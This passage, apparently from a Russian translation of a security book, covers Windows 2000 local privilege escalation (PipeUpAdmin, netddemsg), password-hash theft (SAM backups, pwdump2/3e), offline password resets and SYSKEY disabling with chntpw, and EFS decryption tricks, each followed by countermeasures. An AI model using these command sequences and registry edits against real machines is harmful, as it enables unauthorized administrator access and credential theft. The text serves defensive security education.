Любой интерактивно зарегистрировавшийся пользователь Windows 2000 (включая удаленных пользователей терминального сервера) может спрогнозировать имя канала, инстанцировать его и таким образом запустить программу с системными привилегиями. Если к этому именованному каналу присоединить посторонний код, то он тоже получит системные привилегии и сможет выполнить практически любые действия в локальной системе (например, добавить текущего пользователя в группу администраторов).

На использовании именованных каналов основана работа утилиты PipeUpAdmin хакера Мачо (Macео). Эта программа позволяет добавить текущую пользовательскую учетную запись в локальную группу администраторов. В приведенном ниже примере предполагается, что пользователь wongd, являясь членом группы Server Operators, прошел интерактивную аутентификацию на системной консоли. Давайте внимательно проследим за последующими действиями этого пользователя. Сначала пользователь wongd получил данные о членах локальной группы администраторов.

```
C:\>net localgroup administrators
Alias name      administrators
Comment           Administrators have complete and unrestricted
                     access to the computer/domain

Members

-------------------------------------------------------------
Administrator
The command completed successfully.
```

Затем пользователь wongd попытался добавить себя в группу администраторов, однако из-за недостаточно широких привилегий ему не удалось получить доступ.

```
C:\>net localgroup administrators wongd /add
System error 5 has occurred.

Access is denied.
```

Однако вместо капитуляции наш герой разыскал в Internet и загрузил утилиту PipeUpAdmin (http://www.dogmile.com/files), а затем запустил ее на выполнение.

```
C:\>pipeupadmin
                                PipeUpAdmin
                        Maceo <maceo @ dogmile.com>
                    (C) Copyright 2000-2001 dogmile.com
The ClipBook service is not started.
More help is available by typing NET HELPMSG 3521.
Impersonating: SYSTEM
The account: FS-EVIL/wongd
has been added to the Administrators group.
```

И наконец, после запуска команды net localgroup не осталось никаких сомнений в достижении заветной цели. Пользователь wongd оказался именно там, где и хотел: в группе администраторов.

```
C:\>net localgroup administrators
Alias name      administrators
Comment         Administrators have complete and unrestricted
                access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
wongd
The command completed successfully.
```

Теперь пользователю wongd осталось лишь выйти из системы и вновь зарегистрироваться, чтобы воспользоваться своим новым статусом. Многие приемы расширения привилегий требуют повторной регистрации, поскольку при добавлении в группу нового идентификатора SID системе Windows 2000 требуется перестроить соответствующий объект-признак. Это можно осуществить либо с помощью вызова функции программного интерфейса, либо посредством прохождения повторной аутентификации.

Обратите внимание также на то, что утилита PipeUpAdmin должна быть запущена в контексте интерактивной учетной записи. (Другими словами, нужно зарегистрироваться локально или с использованием удаленной оболочки с соответствующими привилегиями, например, посредством терминальных служб.)


О Контрмеры: использование именованных каналов

Компания Microsoft выпустила модуль обновления, изменяющий способ создания и размещения именованных каналов диспетчером Windows 2000 Service Control Manager (SCM). Его можно найти по адресу http://www technet/security/bulletin/MS00-053.asp. Этот модуль обновления не вошел в сервисный пакет SP1 и может применяться как до, так и после установки этого пакета.

Конечно же, привилегии интерактивных учетных записей необходимо жестко ограничить в любой системе, содержащей конфиденциальные данные, поскольку в противном случае задачи хакера значительно облегчаются. Чтобы проверить права инте-

рактивных учетных записей в системе Windows 2000, запустите аплет Security Policy (либо для локальной политики, либо для политики групп), найдите элемент User Rights Assignment в группе Local Policies и ознакомьтесь с тем, как выделяются права при локальной регистрации.

В Windows 2000 появилась новая возможность отменять для некоторых групп или пользователей действие многих привилегий. Например, как видно из рисунка, возможность локальной регистрации отменяется, если выбрать политику Deny logon locally.



НА ЗАМЕТКУ По умолчанию группа **Users** и учетная запись Guest обладают правом локальной регистрации в системе Windows 2000 Professional и на автономных серверах Windows 2000. Права пользователей контроллера домена ограничены более жестко благодаря специальной используемой по умолчанию политике (правами локальной регистрации обладают все группы операторов). Мы рекомендуем отменить это право для группы users и учетной записи Guest и строго следить за тем, кому предоставляются такие привилегии.

Нарушение доступа к рабочим станциям

Популярность	*4*
Простота	*7*
Опасность	*10*
Степень риска	*7*

Большинство администраторов Windows никогда не слышали о рабочих станциях в контексте одного из наиболее загадочных разделов программирования для Windows. Модель безопасности Windows 2000 определяет иерархию контейнеров, предназначенных для разграничения функций зашиты между различными процессами. В этой иерархии объекты упорядочены от общего к частному: сеанс, рабочая станция, рабочий стол. При этом сеанс содержит одну или несколько рабочих станций, которые, в свою очередь, могут включать один или несколько рабочих столов. В рамках этой концепции сфера действия процессов ограничена рабочей станцией, а потоки одного процесса работают с одним или несколькими рабочими столами. Однако по каким-то причинам эта концепция не была реализована в исходной версии Windows 2000. При определенных условиях процесс с более низкими привилегиями, работающий на одном из рабочих столов, в рамках одного сеанса мог получать информацию от рабочего стола другой рабочей станции.

Следствием этого явилась возможность для злоумышленников интерактивно зарегистрироваться в системе Windows 2000 и взаимодействовать с *процессами*, работающими в рамках *этого же* интерактивного сеанса. (Заметим, что при этом нельзя взаимодействовать с другими пользователями терминального сервера, поскольку они работают в от-

дельных сеансах.) Взломщики также могут создать процесс на другой рабочей станции. Однако до конца не ясно, какие действия они могут предпринять, даже если созданный ими процесс обладает системными привилегиями. Хакеры, как минимум, могут считывать вводимую с клавиатуры и выводимую на экран информацию.

О Контрмеры: нарушение доступа к рабочим станциям

Поскольку эта проблема связана с некорректной реализацией модели безопасности компанией Microsoft, то и в ее решении придется положиться на модуль обновления этой компании. Такой модуль, обеспечивающий корректное разделение процессов для различных рабочих столов, можно получить по адресу `http://www.microsoft.com/technet/security/bulletin/ms00-020.asp`. Кроме того, он вошел в состав сервисного пакета SP1.

Еще один полезный совет сводится к ограничению привилегий интерактивной учетной записи (см. приведенное выше описание проблемы с именованными каналами).

Использование службы NetDDE для запуска программ с привилегиями SYSTEM

Популярность	*6*
Простота	*7*
Опасность	*10*
Степень риска	*8*

В феврале 2001 года Дилдогом (@Stake) был обнаружен изъян в сетевой службе динамического обмена данными (NetDDE — Network Dynamic Data Exchange) системы Windows 2000. Этот изъян позволяет локальному пользователю выполнить любую команду с системными привилегиями. Технология DDE позволяет приложениям совместно использовать данные через "доверенные" ресурсы. Воспользовавшись таким ресурсом, можно сгенерировать запрос и запустить приложение, которое будет работать в контексте учетной записи SYSTEM. Компанией @Stake был выпущен исходный код утилиты `netddemsg`, демонстрирующей этот способ расширения привилегий.

СОВЕТ Опубликованный компанией @Stake исходный код **`netdde.cpp`** при компоновке требует использования библиотеки **`nddeapi.lib`**. Для этого в Visual C++ выберите команду Project⇨Settings, перейдите во вкладку Link, а затем добавьте в поле ввода Object/library modules пробел и введите **nddeapi.lib.**

Для запуска проверочной утилиты сначала необходимо запустить службу NetDDE, если это не выполняется автоматически. Большинство пользовательских учетных записей не обладает требуемыми правами, однако члены встроенных групп операторов могут это осуществить. Службу NetDDE можно запустить из командной строки. Можно также воспользоваться консолью управления службами, выбрав команду Start⇨Run и введя команду **services.msc**.

При запуске утилиты netddemsg без параметров на экране появится сообщение с предложением их ввести. Ниже в качестве параметра указан "доверенный" ресурс с ключом -s, а также команда, которая будет выполнена. В данном случае указан исполняемый файл командной оболочки.

```
C:\>netddemsg -s Chat$ cmd.exe
```

Сразу же после ввода приведенной команды на экране появится диалоговое окно командной оболочки, запущенной с системными привилегиями. В этом можно убедиться с помощью утилиты `whoami` из набора NTRK.

Обратите внимание на то, что в отличие от рассмотренной выше утилиты PipeUpAdmin, netddemsg *не требует завершения работы и повторной регистрации*. Командная оболочка была запущена в контексте учетной записи SYSTEM в текущем сеансе работы.

Однако в то же время утилита netddemsg должна быть запущена в контексте интерактивной учетной записи (То есть необходимо зарегистрироваться локально или с помощью терминальной службы.)

О Контрмеры: использование службы NetDDE

Как и при использовании именованных каналов, в данном случае имеется лишь одна действенная контрмера: модуль обновления от компании Microsoft. Его можно найти по адресу `http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-007.asp`. Там же содержится и дополнительная информация об этом модуле. Некоторые другие основные контрмеры против расширения привилегий будет обсуждаться ниже.

Кроме того, не забывайте, что запуск службы NetDDE может регистрироваться в системных журналах, если соответствующим образом настроена политика аудита. Так что попытки использования средств, аналогичных утилите netddemsg, можно выявлять без особых проблем.

Несанкционированное получение данных

После получения статуса администратора взломщики обычно стараются получить всю информацию, которую можно будет использовать для последующих вторжений.

Получение хэш-кодов паролей Windows 2000


Хакеры будут счастливы узнать, что хэш-коды диспетчера локальной сети LanManager (LM) хранятся в предлагаемом по умолчанию месте Windows 2000 для обеспечения совместимости с клиентами других версий (отличных от Windows NT/2000). Это приводит к проблемам, описанным в главе 5, для устранения которых можно использовать предложенные там же решения. Однако, к небольшому разочарованию хакеров, благодаря некоторым новым свойствам Windows 2000 и, в первую очередь, алгоритму шифрования SYSKEY, стандартные приемы взлома паролей теперь неприменимы. Однако, как будет видно из следующих разделов, не все обстоит так благополучно.

Получение базы данных SAM

Популярность	*8*
Простота	*10*
Опасность	*10*
Степень риска	*9*

На контроллерах доменов Windows 2000 хэш-коды паролей хранятся в файле службы каталогов Active Directory (`%windir%\NTDS\ntds.dit`). При стандартной конфигурации этот файл занимает порядка 10 Мбайт и хранится в зашифрованном виде, поэтому взломщики вряд ли смогут заполучить его с целью последующего анализа.

Однако интерес для хакеров может представлять файл диспетчера учетных записей защиты SAM (Security Account Manager), содержащийся на компьютерах, не являющихся контроллерами домена. Получение данных этого файла в операционной системе NT 4 не составляло большого труда. Местоположение файла SAM в новой версии операционной системы по-прежнему определяется параметром `%systemroot%\system32\config`, а доступ к файлу блокируется операционной системой. Поэтому получение данных путем загрузки в режиме DOS по-прежнему возможно даже при использовании пятой версии файловой системы NTFS. Для реализации этой задачи можно воспользоваться утилитой NTFSDOS, которую можно найти по адресу `http://www.sysinternals.com/`. Местоположение резервной копии файла SAM определяется параметром `\%systemroot%\repair` (этот файл называется SAM, а не `SAM._`, как в NT 4). В ней содержится информация обо всех пользователях системы на момент ее установки. В приложение Microsoft Backup v.5 (файл `ntbackup.exe`) интегрирована утилита `rdisk`, поэтому с его помощью можно создать аварийный диск. При выборе команды Create Emergency Repair Disk открывается диалоговое окно, в котором нужно указать, следует ли копировать системный реестр в резервный каталог, как показано ниже.



При выборе этого режима весь системный реестр, включая улей SAM, копируется в папку `%windir%\repair\RegBack`. Члены группы Users обладают правом чтения информации из этой папки, а члены группы Power Users — правом ее модификации, если диск отформатирован для использования файловой системы NTFS. Следовательно, только члены группы Power users имеют расширенный доступ к этому файлу, а не все пользователи. Атаки, направленные на получение резервной копии файла SAM, также несколько осложняются тем, что этот файл зашифрован с использованием нового алгоритма шифрования SYSKEY, а на сегодняшний день механизм расшифровки таких файлов (отличный от `pwdump2`) неизвестен.

НА ЗАМЕТКУ Файл SAM в Windows 2000 кодируется с использованием SYSKEY по умолчанию и восстанавливается с помощью средства `pwdump2` или `3e`.

О Не забывайте очищать каталог `Repair\RegBack`

Не оставляйте взломщикам никаких шансов — переносите файлы каталога `Repair\RegBack` на съемный диск или в другое безопасное место. А еще лучше — при запуске утилиты создания диска аварийного восстановления не выбирайте режим архивации системного реестра.

Получение **хэш-кодов** с помощью **pwdumpX**

Популярность	*8*
Простота	*10*
Опасность	*10*
Степень риска	*9*

НА WEB-УЗЛЕ williamspublishing.com Теперь кодировка SYSKEY применяется в операционной системе Windows 2000 по умолчанию (более подробная информация об этом содержится в разделе Q143475 базы знаний и в главе 5). Поэтому с помощью средства pwdump нельзя корректно расшифровать хэш-коды паролей из системного реестра Windows 2000. Для решения этой задачи необходимо использовать pwdump2 (более подробно о pwdump, pwdump2, а также о том, почему для расшифровки SYSKEY не подходит pwdump, читайте в главе 5). Более того, для локальной загрузки хэш-кодов с контроллера домена требуется обновленная версия утилиты pwdump2 (доступная по адресу http://razor.bindview.com), поскольку теперь хранение паролей организовано на базе Active Directory, а не в соответствии с традиционными принципами файла SAM.

Компания Ebusiness Technology, Inc., выпустила модифицированную версию утилиты pwdump2 Тодда Сабина (Todd Sabin), которая называется pwdump3e (http://www.ebiz-tech.com/html/pwdump.html). При установке ЭТОЙ утилиты в качестве службы используется DLL-библиотека samdump, позволяющая удаленно извлекать хэш-коды паролей через протокол SMB (TCP 139 и 445). На локальной системе утилита pwdump3e работать не будет.

О Контрмеры: загрузка хэш-кодов с помощью **pwdumpX**

Поскольку принципы подключения динамических библиотек в Windows не изменились, то от использования утилит pwdump2 или pwdump3e не существует никакой защиты. Слабым утешением служит лишь тот факт, что эти утилиты должны использоваться локально и для их запуска требуются привилегии администратора. Если же хакеру удалось получить эти привилегии, то он сможет получить практически любую информацию о локальной системе (другой вопрос, как можно использовать данные SAM для новых атак).

Добавление хэш-кодов в файл SAM с помощью **chntpw**

Популярность	*8*
Простота	*10*
Опасность	*10*
Степень риска	*9*

Если хакер получил физический доступ к системе и у него достаточно времени для загрузки другой операционной системы, то он может реализовать сложную атаку, описанную Питером Нордалом-Хагеном (Petter Nordahl-Hagen) по адресу http://home.eunet.no/~pnordahl/ntpasswd/. В ряде статей, содержащихся на этом узле, Питер приводит поразительные факты. Например, по его словам, *хэш-коды паролей можно добавить в файл SAM в автономном режиме и таким образом изменить пароль любого пользователя системы.*

Но это еще не все! Далее Питер предлагает методику и набор средств для создания загрузочной дискеты с операционной системой Linux, которую можно использовать для входа в систему NT/2000, изменения пароля администратора (даже если он был переименован), перезагрузки системы и регистрации в ней с новым паролем.

Дальше больше. Питер утверждает, что *этот метод работает даже при использовании шифрования SYSKEY и даже в режиме защиты ключа SYSKEY паролем или его хранения на гибком диске.*

"Минуточку ,— возразит читатель, — средство SYSKEY использует второй, 128-разрядный тип шифрования паролей на основе уникального ключа, который можно хранить в реестре, защитить паролем или записать на гибкий диск (см. главу 5). Как же можно изменить пароль, не зная системного ключа для его создания?"

Для таких читателей Питер рассказывает, как отключить режим SYSKEY. Более того, он обнаружил, что взломщику это не понадобится: при добавлении в файл SAM хэш-кодов старого образца (не использующих кодировку SYSKEY) они автоматически кодируются с помощью ключа SYSKEY после перезагрузки системы. Такой глубокий анализ достоин восхищения. Браво Питеру!

Питер отключает режим шифрования SYSKEY следующим образом (хотя можно этого и не делать).

1. Устанавливает для параметра `HKLM\System\CurrentControlSet\Control\Lsa\SecureBoot` значение 0 (этот параметр может принимать следующие значения: 0 — системный ключ отключен, 1 — ключ хранится в реестре в открытом виде, 2 — ключ хранится в реестре и защищен паролем, 3 — ключ хранится на гибком диске).
2. Сбрасывает соответствующий флаг в бинарной структуре `HKLM\SAM\Domains\Account\F`. Этот параметр недоступен в процессе работы операционной системы.
3. В Windows 2000 задает для параметра `HKLM\security\Policy\PolSecretEncryptionKey\<default>` значение 0.

Питер утверждает, что изменение значения лишь одного из двух первых параметров в операционной системе NT 4 даже при наличии сервисных пакетов вплоть до SP6 приводит к появлению предупреждения о несовместимости файла SAM с системными параметрами при завершении загрузки и повторному включению ключа SYSKEY. В Windows 2000 в случае несовместимости значений трех перечисленных параметров сразу же выполняется перезагрузка, и значение параметров изменяется на наиболее типичное.

ВНИМАНИЕ Применение этих приемов может привести к повреждению файла SAM. Испытывайте их только на тестовых компьютерах с системой NT/2000 и будьте готовы к возможному отказу операционной системы. В частности, не выбирайте режим Disable SYSKEY программы chntpw в Windows 2000. По отзывам, это может привести к непредсказуемым результатам и даже необходимости полной переустановки системы.

НА ЗАМЕТКУ Описанный выше прием не позволяет изменять пароли пользователей на контроллере домена Windows 2000, а относится лишь к изменению файлов SAM. Напомним, что на контроллере домена **хэш-коды** паролей хранятся в Active Directory, а не в файле SAM.

О Контрмеры: chntpw

Если хакеры могут получить неограниченный физический доступ к системе, то противостоять им практически невозможно. Одна из слабых контрмер состоит в такой настройке параметров, при которой требуется привлечение ключа SYSKEY при каждой загрузке. Этого можно добиться, установив режим защиты системного ключа паролем или хранения его на гибком диске (в главе 5 описаны три модели использования ключа SYSKEY). Тогда даже после изменения пароля администратора для загрузки системы хакер должен будет ввести пароль SYSKEY. Конечно же, с помощью

программы chntpw хакер может полностью отключить системный ключ, но тогда он рискует вывести из строя операционную систему, если это Windows 2000.

С помощью готовой программы chntpw можно лишь полностью отключить SYSKEY. Спрашивается, а что если параметр SecureBoot будет принимать значение 1, а не 0 для локального хранения системного ключа? Это значение позволит отключить защиту SYSKEY паролем и режим его хранения на гибком диске, сводя на нет эти контрмеры. Исходный код программы chntpw можно найти на узле Питера. Можно также воспользоваться существующей утилитой chntpw в режиме редактирования реестра.

В условиях отсутствия надежной защиты ключа SYSKEY необходимо полагаться на традиционные методы защиты, такие как обеспечение физической безопасности важных систем, установки паролей на BIOS или отключения режима загрузки системы с гибкого диска.

Удаление пароля администратора вместе с файлом SAM

Популярность	*4*
Простота	*5*
Опасность	*10*
Степень риска	*6*

25 июля 1999 года Джеймс Дж. Грейс (James J. Grace) и Томас С.В. Бартлетт III (Thomas S. V. Bartlett III) опубликовали потрясающую статью о том, как удалить пароль администратора, загрузившись в другой операционной системе и удалив файл SAM (http: //www.deepquest.pf/win32/win2k_efs.txt). Имея неограниченный физический доступ к компьютеру и средства для записи информации в разделы NTFS (например, утилиту NTFSDOS Pro, которую можно найти по адресу http://www.sysinternals.com), с помощью этого приема можно легко обойти всю локальную систему защиты NT/2000.

Хотя описанная в статье процедура предполагает установку второй копии операционной системы NT или 2000 наряду с исходной, это требование не является обязательным, если взломщик преследует лишь цель удаления пароля учетной записи администратора. Можно просто удалить файл SAM.

Эта атака может иметь серьезные последствия при использовании шифрования файловой системы, описанные в следующем разделе.

НА ЗАМЕТКУ Контроллеры доменов Windows 2000 не пострадают от удаления файла SAM, поскольку на этих машинах хэш-коды паролей хранятся в Active Directory. Однако в указанной статье приводится механизм достижения аналогичного результата на контроллере домена, предполагающий установку второй копии Windows 2000.

О Предотвращение удаления файла SAM

Как отмечалось выше, на уровне операционной системы существует единственный способ противостояния такой атаке. Он заключается в защите паролем системного ключа или установке режима его хранения на гибком диске. Еще один эффективный способ противодействия атакам в автономном режиме — обеспечить физическую защищенность серверов, отключив режим загрузки со съемных носителей или установив пароль BIOS. Авторы советуют использовать все эти механизмы.

Шифрование файловой системы

Одним из главных достижений Windows 2000 в области безопасности является возможность шифрования файловой системы. EFS (Encrypting File System) — это система шифрования на основе открытого ключа, предназначенная для кодирования данных на диске в реальном времени и предотвращения несанкционированного доступа к ним. Компания Microsoft опубликовала статью, подробно описывающую функционирование EFS (`http://www.microsoft.com/windows2000/techinfo/howitworks/security/encrypt.asp`). Если говорить кратко, система EFS позволяет закодировать файл или папку с помощью быстрого симметричного алгоритма шифрования на основе ключа FEK (File Encryption Key), случайным образом сгенерированного специально для этого файла или папки. В качестве алгоритма шифрования в исходной версии системы EFS используется расширенный стандарт шифрования данных DESX. Случайно сгенерированный ключ для шифрования файла сам, в свою очередь, кодируется с помощью одного или нескольких открытых ключей, включая ключ пользователя (в Windows 2000 каждый пользователь получает пару ключей — открытый и закрытый) и агент восстановления ключа. Эти зашифрованные значения хранятся как атрибуты файла.

Процедура восстановления ключа применяется для восстановления информации в том случае, если сотрудник, зашифровавший данные, больше не работает в организации, а его ключ утерян. Чтобы обеспечить возможность восстановления зашифрованных данных Windows 2000, существует агент восстановления данных EFS. Без агента восстановления система EFS не работает. Поскольку ключ шифрования файла абсолютно не зависит от пары ключей пользователя, агент восстановления может дешифровать содержимое файла, не раскрывая закрытого ключа пользователя. По умолчанию агентом восстановления данных в системе служит локальная учетная запись администратора.

Хотя шифрование файловой системы во многих случаях может оказаться полезным, его не стоит применять для защиты данных разных пользователей одной рабочей станции друг от друга. Для защиты данных от других пользователей существуют списки управления доступом (ACL — Access Control List) файловой системы NTFS. Компания Microsoft рассматривает систему EFS как средство защиты от атак, направленных на получение данных в обход операционной системы (путем загрузки через другую операционную систему или использования средств доступа к жесткому диску от сторонних производителей), или для защиты файлов, расположенных на удаленных серверах. В статье компании Microsoft, посвященной системе EFS, говорится буквально следующее: "Система EFS служит для обеспечения защиты информации от доступа из других операционных систем, т.е. от физического доступа к файлам раздела NTFS без соответствующих прав". Далее будет показано, насколько это утверждение соответствует истине.

Применение EFS

Систему EFS можно применять для шифрования любого файла или папки. Эту операцию можно выполнить в диалоговом окне свойств объекта, щелкнув на кнопке Advanced и перейдя во вкладку General. Кроме того, для шифрования и дешифрования файлов можно использовать утилиту командной строки cipher. Для получения справочной информации об этой программе введите команду **cipher/?**.

Хотя файлы можно шифровать и по отдельности, компания Microsoft рекомендует делать это на уровне папок, поскольку отдельно зашифрованные файлы могут подвергаться разнообразным манипуляциям или случайно оказаться расшифрованными. Кроме того, зашифрованные файлы не подлежат сжатию.

Для обеспечения наиболее рационального шифрования файловой системы авторы советуют прислушаться к рекомендациям по использованию EFS, приведенным в справочной системе Windows 2000.

ВНИМАНИЕ Будьте внимательны при перемещении зашифрованных файлов. Хотя при использовании стандартных механизмов резервного копирования (например, **ntbackup.exe**) зашифрованные файлы копируются без модификации, при выполнении обычной операции копирования файлы расшифровываются. Если файл копируется в раздел с файловой системой, отличной от NTFS 5.0, то после копирования файлы окажутся расшифрованными. При копировании файла на удаленный компьютер с файловой системой NTFS 5.0 он будет зашифрован, однако не будет идентичен оригиналу, поскольку удаленная копия будет зашифрована с помощью другого ключа. Таким образом, шифрование файловой системы защищает файлы только при хранении на диске, а при перемещении файлов они расшифровываются.

Расшифровка ключа агента восстановления EFS

Популярность	*3*
Простота	*7*
Опасность	*10*
Степень риска	*5*

Продолжим начатое ранее обсуждение статьи Джеймса Дж. Грейса и Томаса С.В. Бартлетта III (`http://www.deepquest.pf/win32/win2k_efs.txt`). Возможность изменения пароля учетной записи администратора может иметь гораздо более серьезные последствия, если учесть, что учетная запись Administrator по умолчанию является агентом восстановления ключа. Если зарегистрироваться в системе с пустым паролем администратора, то все зашифрованные системой EFS файлы будут декодированы, поскольку администратор может получить доступ к ключу кодирования файлов (а значит, и содержимому этих файлов) с помощью своего ключа восстановления.

Почему это происходит? Напомним, как работает система EFS. Случайно сгенерированный ключ шифрования файла FEK сам кодируется с помощью других ключей, и это зашифрованное значение хранится в качестве атрибута файла. Ключ FEK, зашифрованный с помощью открытого ключа пользователя (каждый пользователь системы Windows 2000 имеет пару ключей: закрытый и открытый), хранится в атрибуте DDF (Data Decipher Field). При доступе к файлу атрибут DDF расшифровывается закрытым ключом, и с помощью декодированного ключа FEK расшифровывается сам файл. Значение, полученное после расшифровки ключа FEK с помощью ключа агента восстановления, хранится в атрибуте DRF (Data Recovery Field). Поэтому, если локальная учетная запись администратора является агентом восстановления (а по умолчанию это так), то любой человек с правами администратора в данной системе может декодировать значение атрибута DRF своим закрытым ключом, получить ключ FEK и расшифровать файл.

Делегирование прав агента восстановления не решает проблему

На первый взгляд может показаться, что проблему легко решить, делегировав права агента восстановления другой учетной записи. На самом деле это не так. Джеймс Дж. Грейс и Томас С.В. Бартлетт III свели на нет эту контрмеру, разработав службу, которая запускается в процессе загрузки и изменяет пароль любой учетной записи, определенной как агент восстановления.


Конечно же, хакеров не интересует сам агент восстановления. Просто это самый простой способ доступа к любому файлу на диске, зашифрованному системой EFS. Еще один способ борьбы с делегированием прав агента восстановления — просто

"представиться" пользователем, зашифровавшим файл. Утилита chntpw (см. выше) позволяет изменить пароль любой учетной записи в автономном режиме. Затем взломщик может зарегистрироваться в системе как нужный ему пользователь и декодировать значение атрибута DDF с помощью пользовательского закрытого ключа, расшифровав таким образом ключ FEK и сам файл. При этом закрытый ключ агента восстановления данных не понадобится.

Экспортирование ключей восстановления и их безопасное хранение


В ответ на статью Джеймса Дж. Грейса и Томаса С.В. Бартлетта III компания Microsoft признала, что таким способом действительно можно обойти систему EFS, но в свое оправдание заявила, что для предотвращения этой атаки нужно правильно хранить ключ восстановления EFS (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/topics/efs.asp).

К сожалению, приведенное по этому адресу описание процесса экспортирования устарело, а в справочной системе другой способ не приводится. Чтобы экспортировать сертификат агента восстановления на отдельный компьютер, откройте консоль Group Policy (gpedit.msc), найдите элемент Computer Configuration\Windows Settings\Security Settings\Public Key Policies\Encrypted Data Recovery Agents, щелкните правой кнопкой мыши на агенте восстановления в правой панели (обычно это администратор) и выберите из контекстного меню команду All Tasks⇨Export.



Запустится мастер, после выполнения рекомендаций которого ключ восстановления будет экспортирован. Для резервного копирования ключа агента восстановления вместе с сертификатом необходимо экспортировать и закрытый ключ. При этом авторы рекомендуют использовать защиту с помощью пароля. И наконец, не забудьте удалить закрытый ключ, выбрав режим Delete The Private Key If export Is Successful. После этого заполучить ключ к агенту восстановления из локальной системы будет крайне сложно (авторы просто избегают употреблять слово "невозможно").

ВНИМАНИЕ Напомним, что при простом удалении сертификата агента восстановления из правой панели шифрование файловой системы станет невозможным. На следующем рисунке показано, что происходит при попытке шифрования без агента восстановления — система не работает.



НА ЗАМЕТКУ Файлы, зашифрованные до удаления агента восстановления, остаются зашифрованными, но могут быть открыты только соответствующим пользователем или после восстановления агента из резервной копии.

Для узлов, входящих в домен, ситуация отличается. Ключи восстановления всех систем, входящих в домен, хранятся на его контроллере. При добавлении к домену компьютера под управлением Windows 2000 автоматически вступает в силу используемая по умолчанию политика восстановления домена и агентом восстановления становится администратор домена, а не локальный администратор. Таким образом, ключи восстановления физически отделяются от зашифрованных данных, что значительно затрудняет описанную атаку. Не мешает также экспортировать сертификат агента восстановления с контроллера домена, поскольку после его получения уязвимыми станут все компьютеры данного домена.

НА ЗАМЕТКУ Компания Microsoft в ответном документе также утверждает, что возможность удаления файла SAM, приводящую к установке пароля администратора в NULL, можно предотвратить с помощью ключа SYSKEY. Но выше было показано, что это не так, если не выбран режим его защиты паролем или хранения на гибком диске *(в* статье об этом умалчивается).

Извлечение данных временных файлов EFS

Популярность	*8*
Простота	*10*
Опасность	*10*
Степень риска	*9*

19 января 2001 года Рикард Берглинд (Rickard Berglind) опубликовал результаты своих исследований в бюллетене Bugtraq. Он сообщил, что при выборе файла для шифрования на самом деле этот файл шифруется не непосредственно. Вместо этого создается резервная копия этого файла под именем `efs0.tmp`, которая помещается во временный каталог. После этого данные шифруются и замещают исходный файл. После завершения шифрования резервная копия удаляется.

Однако после замещения исходного и удаления временного файла физический блок файловой системы, где была расположена резервная копия, не очищается. В этом блоке по-прежнему содержатся исходные незашифрованные данные. Другими словами, временный файл удаляется точно так же, как и любой другой файл системы. При этом соответствующая запись в главной таблице файлов помечается как пустая, а сами кластеры, где хранился файл, снова становятся доступными. Однако файл и содержащаяся в нем информация физически остаются на поверхности жесткого диска незашифрованными. При добавлении на диск новых файлов они постепенно замещают старую информацию, однако если зашифрованный файл был достаточно большим, этот процесс может продолжаться несколько месяцев, в зависимости от интенсивности использования дискового пространства.

В ответ на отчет Рикарда компания Microsoft сообщила, что такой алгоритм является стандартным при шифровании отдельных файлов, и еще раз сослалась на свою статью о системе EFS, в которой это четко сформулировано. Кроме того, специалисты компании Microsoft предоставили несколько рекомендаций, позволяющих избежать описанную проблему. С этими рекомендациями мы еще познакомимся.

Как же описанный изъян можно использовать для чтения зашифрованных с помощью EFS данных? Подобную информацию можно извлечь, используя низкоуровневые редакторы диска, такие как `dskprobe.exe`. Эту программу можно найти в папке Support Tools на установочном компакт-диске Windows 2000. Такие редакторы позволяют любому пользователю, имеющему доступ к консоли локального узла, получить данные зашифрованного файла. Ниже вы узнаете, как с использованием редактора dskprobe извлечь данные файла `efs0.tmp`.

Во-первых, запустите редактор dskprobe и откройте соответствующий физический диск для чтения. Для этого выберите команду Drives⇨Physical Drive и дважды щелкните на нужном диске в верхней левой области окна. После заполнения области Handle О диалогового окна щелкните на соответствующей кнопке Set Active.

После выполнения описанных действий нужно найти сектор диска, содержащий требуемые данные. Поиск файлов на физическом диске во многом напоминает поиск иголки в стогу сена, однако этот процесс можно значительно облегчить с помощью команды Tools⇨Search Sectors утилиты dskprobe. В рассматриваемом примере выполняется поиск строки `efs0.tmp`, начиная с сектора 0 и до конца диска (рис. 6.3). Обратите внимание, что нужно также выбрать метод полного перебора (Exhaustive Search) и осуществить поиск символов Unicode без учета регистра. (Поиск символов ASCII почти наверняка закончится неудачно.)

